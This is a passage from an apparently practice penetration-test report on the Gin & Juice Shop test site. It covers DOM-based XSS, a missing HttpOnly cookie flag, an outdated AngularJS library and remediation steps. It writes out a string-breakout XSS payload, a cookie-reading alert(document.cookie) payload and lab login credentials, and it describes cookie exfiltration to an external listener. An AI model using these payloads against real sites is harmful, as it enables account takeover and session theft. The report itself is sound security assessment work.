
The vulnerability exists because the script allows an attacker to break out of the string context and execute arbitrary JavaScript commands that interact directly with the **Document Object Model (DOM)**.

Step 3 — The "DOM Property Change" Bypass

By injecting a payload designed to close the existing JavaScript statement, a command was added to programmatically change the type attribute of the input field from hidden to text.

Payload


```
'; document.getElementById('usernameInput').type='text';//
```




Step 4: Verification of Rendered Code


The payload forces the browser to execute the following logic:


1. Terminates the current variable assignment.
2. Locates the element with ID username Input.
3. Changes its type property to text.
4. Comments out (//) the rest of the original script to prevent syntax errors.





Step 5: Authentication & Full Access Once the field became visible in the UI, the credentials (**Username:** carlos / **Password:** hunter2) were manually entered. Clicking the "Log in" button resulted in a successful authentication.





- **Vulnerability Type:** DOM-based XSS / Property Manipulation.
- **Attack Vector:** Client-side Script Injection.
- **Successful Landing Page:** https://ginandjuice.shop/my-account
- **Result:** The browser rendered the hidden input field, allowing for manual interaction and unauthorized account access.

Impact Possibilities of DOM-data Manipulation

- **Security Control Bypass:** Circumventing UI restrictions designed to hide sensitive fields or administrative inputs.
- **Account Takeover:** Unauthorized access to user accounts by manipulating the login flow.
- **Phishing/Defacement:** Potential to inject further malicious scripts to steal cookies or redirect users.

Mitigation Strategies for DOM-data Manipulation

- **Avoid Direct Property Manipulation:** Do not allow client-side scripts to modify sensitive DOM attributes based on user-controllable input.
- **Secure Coding Practices:** Use safe APIs that do not evaluate input as code. If data must be reflected, use proper output encoding for the specific JavaScript context.
- **Implement CSP:** A strong **Content Security Policy (CSP)** should be deployed to restrict the execution of inline scripts and unauthorized DOM modifications.

6.10 Missing HttpOnly Cookie Attribute

Affected Page: `/my-account`

Definition: The HttpOnly attribute is an additional flag included in the Set-Cookie HTTP response header.

When a cookie is set with this flag, it tells the browser that the cookie should not be accessible via client-side scripts (such as JavaScript).

Goal: To mitigate the risk of session theft and account takeover by preventing malicious scripts from accessing sensitive session identifier cookies.


Automated Exploitation

During the security assessment, the automated scanner (**Nikto**) highlighted that tracking and load balancing cookies were being issued without the security flags. A manual verification was performed directly via the browser's developer tools.


- **Vulnerable Cookies:** AWSALB, AWSALBCORS
- **Exploitation Method:** Document Object Model (DOM) Querying via Console.

Manual Exploitation


1. Navigate to the login endpoint: https://ginandjuice.shop/login.




2. Open the browser's Developer Tools (**F12**) and switch to the **Console** tab.



3. Inject and execute the following JavaScript payload to query active cookies: JavaScript javascript: alert(document.cookie);



Result: The browser successfully triggered a pop-up alert displaying the full contents of the sensitive session and tracking tokens in cleartext, proving that client-side scripts have unrestricted access to these values.



Impact Possibilities of Missing HttpOnly Cookie Attribute

- **Session Hijacking:** If the application is chained with an active **Cross-Site Scripting (XSS)** vulnerability (such as the ones identified in the search or subscribe functions), a remote attacker can effortlessly execute a script to exfiltrate document.cookie to an external malicious listener (e.g., Burp Collaborator).
- **Account Takeover:** Once the session cookies are stolen, the attacker can replay them inside their own browser to impersonate the victim, completely bypassing the authentication mechanism without needing the user's password.

Mitigation Strategies for Missing HttpOnly Cookie Attribute

1. **Enable the HttpOnly Flag:** Modify the backend application configuration or server settings to ensure that all sensitive session and tracking cookies are set with the HttpOnly directive.
    - *Example of a secure header implementation:*

    > Set-Cookie: AWSALB=cvVuwkfC4AA7...; Secure; HttpOnly; SameSite=None

2. **Restrict Script Access:** Treat all tracking tokens that contain state or session info as critical secrets and minimize their exposure to the DOM environment.


6.11 Vulnerable JavaScript Dependency

Affected File: `/resources/js/angular_1-7-7.js`

The application is using **AngularJS version 1.7.7**, which is a legacy and deprecated JavaScript framework. Older AngularJS versions are known to contain multiple security issues and are no longer actively supported. Using outdated client-side libraries increases the risk of known attacks and exploitation.

Method 1 — Passive Web Browser Extension


By adding extension on client browser called **retire.JS**



Method 2 — Using Automated Tool

`retire-site-scanner` on kali machine

```
retire-site-scanner https://ginandjuice.shop
```



Result

The CLI scanner officially flagged 1 vulnerable library found mapping specifically back to the `/resources/js/angular_1-7-7.js` endpoint

Impact Possibilities of JavaScript Dependency

An attacker may be able to:

- Execute client-side attacks such as XSS
- Steal session cookies or sensitive user data
- Perform actions on behalf of authenticated users
- Redirect users to malicious websites

Mitigation Strategies for JavaScript Dependency

1. Upgrade or replace the deprecated AngularJS framework.
2. Migrate to a modern and supported framework such as:
    - Angular (2+)
    - React
    - Vue.js
3. Regularly update third-party libraries and dependencies to supported versions.
4. Implement dependency monitoring and security patch management.
5. Integrate automated software composition analysis (SCA) tooling into continuous deployment pipelines to instantly flag vulnerable packages

7. Features of Gin & Juice Shop

1- User-Friendly Interface:
The website is designed with an intuitive and responsive layout, ensuring a seamless user experience across devices, including desktops, tablets, and smartphones.
2- Product Catalog:
A well-organized product catalog allows users to easily browse through various categories of products, complete with high-quality images and detailed descriptions.
3- Search Functionality:
The search feature enables users to quickly find specific products or categories, improving navigation and user engagement.
4- Secure User Authentication:
The website includes a login page, allowing users to create accounts and securely access their information.
5- Shopping Cart Integration:
Users can easily add products to their cart, view their selections, and proceed to checkout, enhancing the shopping experience.
Blog Section: A blog section is included, providing valuable content related to products, promotions, or lifestyle topics that engage users and enhance SEO.
6- Responsive Design:
The website adapts to different screen sizes, ensuring that all users have a consistent experience regardless of the device they use.
7- Customer Support Features:
Contact forms or support options may be available, enabling users to reach out for assistance or inquiries.
8- Payment Gateway Integration:
The website likely supports multiple payment options, providing users with flexibility during the checkout process.
9- Regular Updates:
The website appears to be regularly updated with new products and content, keeping users engaged and informed about the latest offerings.

8. Remediation

To address the identified vulnerabilities and enhance the security posture of the Gin & Juice Shop website, the following remediation actions are recommended:

1- SQL Injection Prevention:
Implement Prepared Statements: Utilize prepared statements and parameterized queries to prevent SQL injection attacks. This ensures that user inputs are properly sanitized and validated before being executed in the database.
Input Validation: Rigorously validate and sanitize all user inputs to eliminate any possibility of malicious SQL code being executed. Implement a whitelist approach where only expected data formats are accepted.
2- Cross-Site Scripting (XSS) Mitigation:
Content Security Policy (CSP): Implement a robust Content Security Policy to restrict the sources from which scripts can be loaded. This will help prevent unauthorized script execution.
Input Sanitization: Ensure that any data output to the web pages is properly sanitized and encoded, particularly data that includes user inputs, to prevent XSS attacks.
3- Secure JavaScript Files:
Remove Sensitive Information: Conduct a thorough audit of all JavaScript files to identify and remove any hardcoded sensitive information, such as passwords and API keys.
Environment Variables: Store sensitive data in environment variables instead of hardcoding them into the source code. This practice helps keep secrets secure and separate from the codebase.
4- Enhance Security Headers:
Implement HTTP Security Headers: Add the following security headers to the server responses: X-**XSS-Protection:** Enable this header to activate built-in protections against reflected XSS attacks.
X-Content-Type-Options: Prevent the browser from interpreting files as a different MIME type than what is specified.
Strict-Transport-Security (HSTS): Enforce HTTPS and protect against SSL stripping attacks by adding this header.
5- Cookie Security Improvements:
Set HTTP Only and Secure Flags: Ensure that cookies are configured with the HTTP Only and Secure flags to prevent access from JavaScript and to ensure that cookies are transmitted only over secure connections.
Same Site Attribute: Implement the Same Site attribute for cookies to mitigate CSRF (Cross-Site Request Forgery) attacks.
6- Regular Security Audits:
Conduct Regular Security Assessments: Schedule regular security audits and

penetration tests to identify and remediate vulnerabilities proactively. Continuous monitoring of the website's security posture is essential for maintaining its integrity.

7- User Credential Security:

Change Exposed Credentials: Immediately change any exposed user credentials (e.g., passwords, API keys) to prevent unauthorized access.

Implement Strong Password Policies: Enforce strong password policies for user accounts, including requirements for complexity and periodic changes.

8- Educate Developers and Staff:

Security Awareness Training: Provide training to developers and staff on secure coding practices and the importance of web application security to foster a security conscious culture within the organization.

By implementing these remediation actions, the Gin & Juice Shop can significantly reduce the risk of security breaches and improve the overall security of its web application. Regular updates and adherence to security best practices will further safeguard user data and enhance the trustworthiness of the website.